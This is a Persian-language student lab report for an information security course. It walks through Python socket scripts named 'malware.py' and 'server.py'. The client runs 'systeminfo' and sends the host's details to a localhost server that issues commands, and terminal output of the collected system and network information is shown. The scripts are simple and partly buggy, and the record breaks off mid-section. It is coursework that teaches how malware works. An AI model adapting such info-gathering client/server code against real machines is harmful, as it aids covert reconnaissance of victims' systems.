

# (( گزارش پروژه سوم مبانی امنیت اطلاعات ))

گردآورنده : عرفان ماجدی 9831099

## مبانی امنیت اطلاعات


### دکتر شهریار

#### بخش اول (

در این بخش ابتدا اسکریپت شات کد server.py را می بینیم :


همانطور که می بینید کاری که انجام دادیم ایجاد یک local host بوده است با یک شماره پورت 8080 و سپس با استفاده از socket این host و port را بهم وصل کردیم و یک پیام هم برای کاربر نمایش دادیم که با چه پورتی و آدرس آی پی به سرور وصل شدیم و تا زمانی که true باشد ارتباط ما داده دریافت می کند و آن را decode کرده و به کاربر نمایش می دهد .

حال به سراغ کد malware.py می رویم :



```
1 import socket
2 import subprocess
3
4 host = '127.0.0.1'
5 port = 8080
6
7
8 with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s :
9     s.bind((host, port))
10    s.listen()
11    conn, addr = s.accept()
12    data = conn.recv(1024)
13    print(f"received {data}")
```

در اینجا تنها تفاوتی که وجود دارد این است که با سرور ارتباط برقرار کرده و پیغام مناسب را چاپ کرده و آن را به سمت سرور می فرستد و سپس دوباره داده ای که سرور می دهد را گرفته و آن را به کاربر نمایش می دهد.



```
1 import socket
2
3 host = '127.0.0.1'
4 port = 8080
5
6 with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s :
7     s.bind((host, port))
8     s.listen()
9     conn, addr = s.accept()
10    with conn :
11        print(f'connected by {addr}')
12        while True :
13            data = conn.recv(1024)
14            if not data :
15                break
16            print(data.decode('utf-8'))
17            conn.send(data)
```


Windows PowerShell  
Copyright (c) Microsoft Corporation. All rights reserved.  
Try the new cross-platform PowerShell https://aka.ms/powershell

PS C:\Users\Verformatic\Documents\Information Security\Project\03> python malware.py  
connected by ("127.0.0.1", 8540)  
hello from Erfan Hajedi  
PS C:\Users\Verformatic\Documents\Information Security\Project\03>

نتیجه ی این کدها را نیز در تصویر بالا مشاهده می کنید .

## بخش دوم )

در اینجا حرکتی که باید می زدیم این بود که کد malware.py را طوری تغییر دهیم که اطلاعات سیستم فرد قربانی را بدهد . کد به شکل زیر تغییر یافته است :



```
1 import socket
2 import subprocess
3
4 id = subprocess.check_output(['systeminfo']).decode('utf-8').split('\n')
5 li = []
6
7 host = '127.0.0.1'
8 port = 8080
9
10 with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s :
11     s.connect((host, port))
12     s.send('hello from Erfan Majidi')
13     for i in range(len(id)) :
14         li.append(str(id[i].split('\n')[0].split(' ')[0]))
15         for j in range(len(li)) :
16             send_data = li[j][2: -2]
17             s.send(send_data.encode('utf-8'))
18             data = s.recv(1024)
19
20 print(f"received {data}")
```

ابتدا کتابخانه ی subprocess را برای گرفتن اطلاعات فرد قربانی import کردیم و سپس یک متغیر id داریم که در واقع همان اطلاعات سیستم فرد قربانی است و سپس یک لیست خالی نیز ایجاد کردیم . حال در خط 13 یک حلقه روی طول id زدیم و محتویات آن را به صورت string تا ستون ماقبل آخری به لیست خود append کردیم . در مرحله ی بعد روی لیست خود یک حلقه ایجاد کردیم و داده هایی که میخواستیم برای سرور بفرستیم را در اینجا مشخص و داخل متغیر send\_data ریختیم و به صورت encode شده با utf-8 به سرور فرستادیم . نتیجه ی اجرای این کد را نیز در زیر می توانید ببینید :

The screenshot shows the Visual Studio Code interface with a Python file named `malware.py` open. The code contains a `send_data` function that sends data to a server. The terminal output shows the system information of the host machine, including the OS version (Windows 10 Pro), system architecture (x64), and hardware details.

```
PS C:\Users\Informatic\Documents\Information Security\Project\Info & "/Program Files/Python311/python.exe" "C:/Users/Informatic\Documents\Information Security\Project\Info/server.py"
Connected by ("127.0.0.1", 1180)
Hello from Irfan Rajpal!

Host Name: DESKTOP-88913P5
OS Name: Microsoft Windows 10 Pro
OS Version: 20.H.19045.0.20H2.20H2.19045.0
OS Manufacturer: Microsoft Corporation
Configuration: Standard Workstation
OS Build Type: Multiprocessor Free
Registered Owner: Informatic Galstan
Registered Organization: Informatic Galstan
Product ID: 89338-8888-8888-8888-8888
Original Install Date: 9/25/2022, 7:48:20 AM
System Boot Time: 12/24/2022, 9:18:11 AM
System Manufacturer: ASUS
System Model: Vivobook 1601Laptop K570T_K570T
System Type: x64-based PC
Processor(s): [00] Intel(R) Family 6 Model 158 Stepping 10 GenuineIntel ~2002 MHz
EDS Version: 1.0m, K570T_0M, 12/17/2020
Windows Directory: C:\Windows
System Directory: C:\Windows\System32
Host Domain: \Device\NPF{...}
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC+05:30) Indian Standard Time
Total Physical Memory: 8,218 MB
Available Physical Memory: 5,134 MB
Virtual Memory: Max Size: 16,467 MB
Virtual Memory: Available: 5,528 MB
Virtual Memory: In Use: 5,889 MB
Page File Location(s): C:\pagefile.sys
```

The screenshot shows the Visual Studio Code interface with the same Python file `malware.py`. The terminal output now shows the system information of the target machine, including the domain (WORKGROUP), login server, and network card details.


```
Domain: WORKGROUP
Login Server: \\DESKTOP-88913P5
Host Name: DESKTOP-88913P5
Host Domain: \Device\NPF{...}
Network Card(s): [00] Intel(R) Wireless-AC 9560 1080MHz
Connection Name: Wi-Fi
DHCP Enabled: Yes
DHCP Server: 192.168.0.1
IP Address(es): [00] 192.168.0.102
[01] fe80::f6b6:3f6b:3f6b:3f6b
```

The screenshot shows the Visual Studio Code interface with the same Python file `malware.py`. The terminal output now shows the network configuration of the target machine, including the Bluetooth device, Ethernet adapter, and virtual Ethernet adapter details.

```
[02] Bluetooth Device (Personal Area Network)
Connection Name: Bluetooth Network Connection
Status: Media disconnected
[03] Realtek PCIe GbE Family Controller
Connection Name: Ethernet
Status: Media disconnected
[04] VMware Virtual Ethernet Adapter for VMnet1
Connection Name: VMware Network Adapter VMnet1
Status: Media disconnected
DHCP Enabled: Yes
DHCP Server: 192.168.157.254
IP Address(es): [00] 192.168.157.1
[01] fe80::a071:fe01:ca0b:3182
[05] VMware Virtual Ethernet Adapter for VMnet8
Connection Name: VMware Network Adapter VMnet8
Status: Media disconnected
DHCP Enabled: Yes
DHCP Server: 192.168.200.254
IP Address(es): [00] 192.168.200.1
[01] fe80::3c9b:af42:36d1:7a62
Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```

## بخش سوم )

در این قسمت باید یک سری تغییر در قسمت `server.py` ایجاد می کردیم تا ورودی از کاربر بگیریم و همچنین تغییر کمی را هم در قسمت `malware.py` ایجاد کردیم که باهم می بینیم :



```
server.py
1 import socket
2 import sys
3
4 host = '127.0.0.1'
5 port = 8080
6
7 command_line = ''
8 send_command = ''
9
10 with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s :
11     s.bind((host, port))
12     s.listen()
13     conn, addr = s.accept()
14     with conn :
15         print(f'connected by {addr}')
16         while True :
17             data = conn.recv(4096)
18             if not data :
19                 break
20             print(data.decode('utf-8'))
21             command_line = input('Command ( Enter E for exit ) : ')
22             if command_line == 'sysinfo' :
23                 send_command = 'You are Hacked !!'
24             else :
25                 if command_line == 'e' :
26                     sys.exit()
27                 if send_command != '' :
28                     conn.send(send_command)
29                 data = conn.recv(4096)
30                 print(data.decode('utf-8'))
```

تغییری که در `server.py` دادیم به این شکل است که دو `string` خالی به نام های `command_line` و `send_command` ایجاد کردیم سپس در خط 20 ام از کاربر خواستیم که `command` را وارد کند و آن را در متغیر `command_line` ذخیره کردیم حال با توجه به دستور پروژه اگر کاربر `sysinfo` وارد می کرد باید عملیات گرفتن اطلاعات سیستم فرد قربانی آغاز می شد و به او یک پیغام نیز برای `malware.py` فرستاده می شود که در خط 22 قرار دارد حال اگر کاربر `e` را وارد می کرد از اجرای کد خارج می شدیم. حال در خط 26 گفتیم اگر `send_command` خالی نباشد آن را برای `malware.py` بفرستید و سپس داده را از آن سمت گرفته و نمایش می دهد. حال به سراغ تغییرات سمت `malware.py` می رویم :



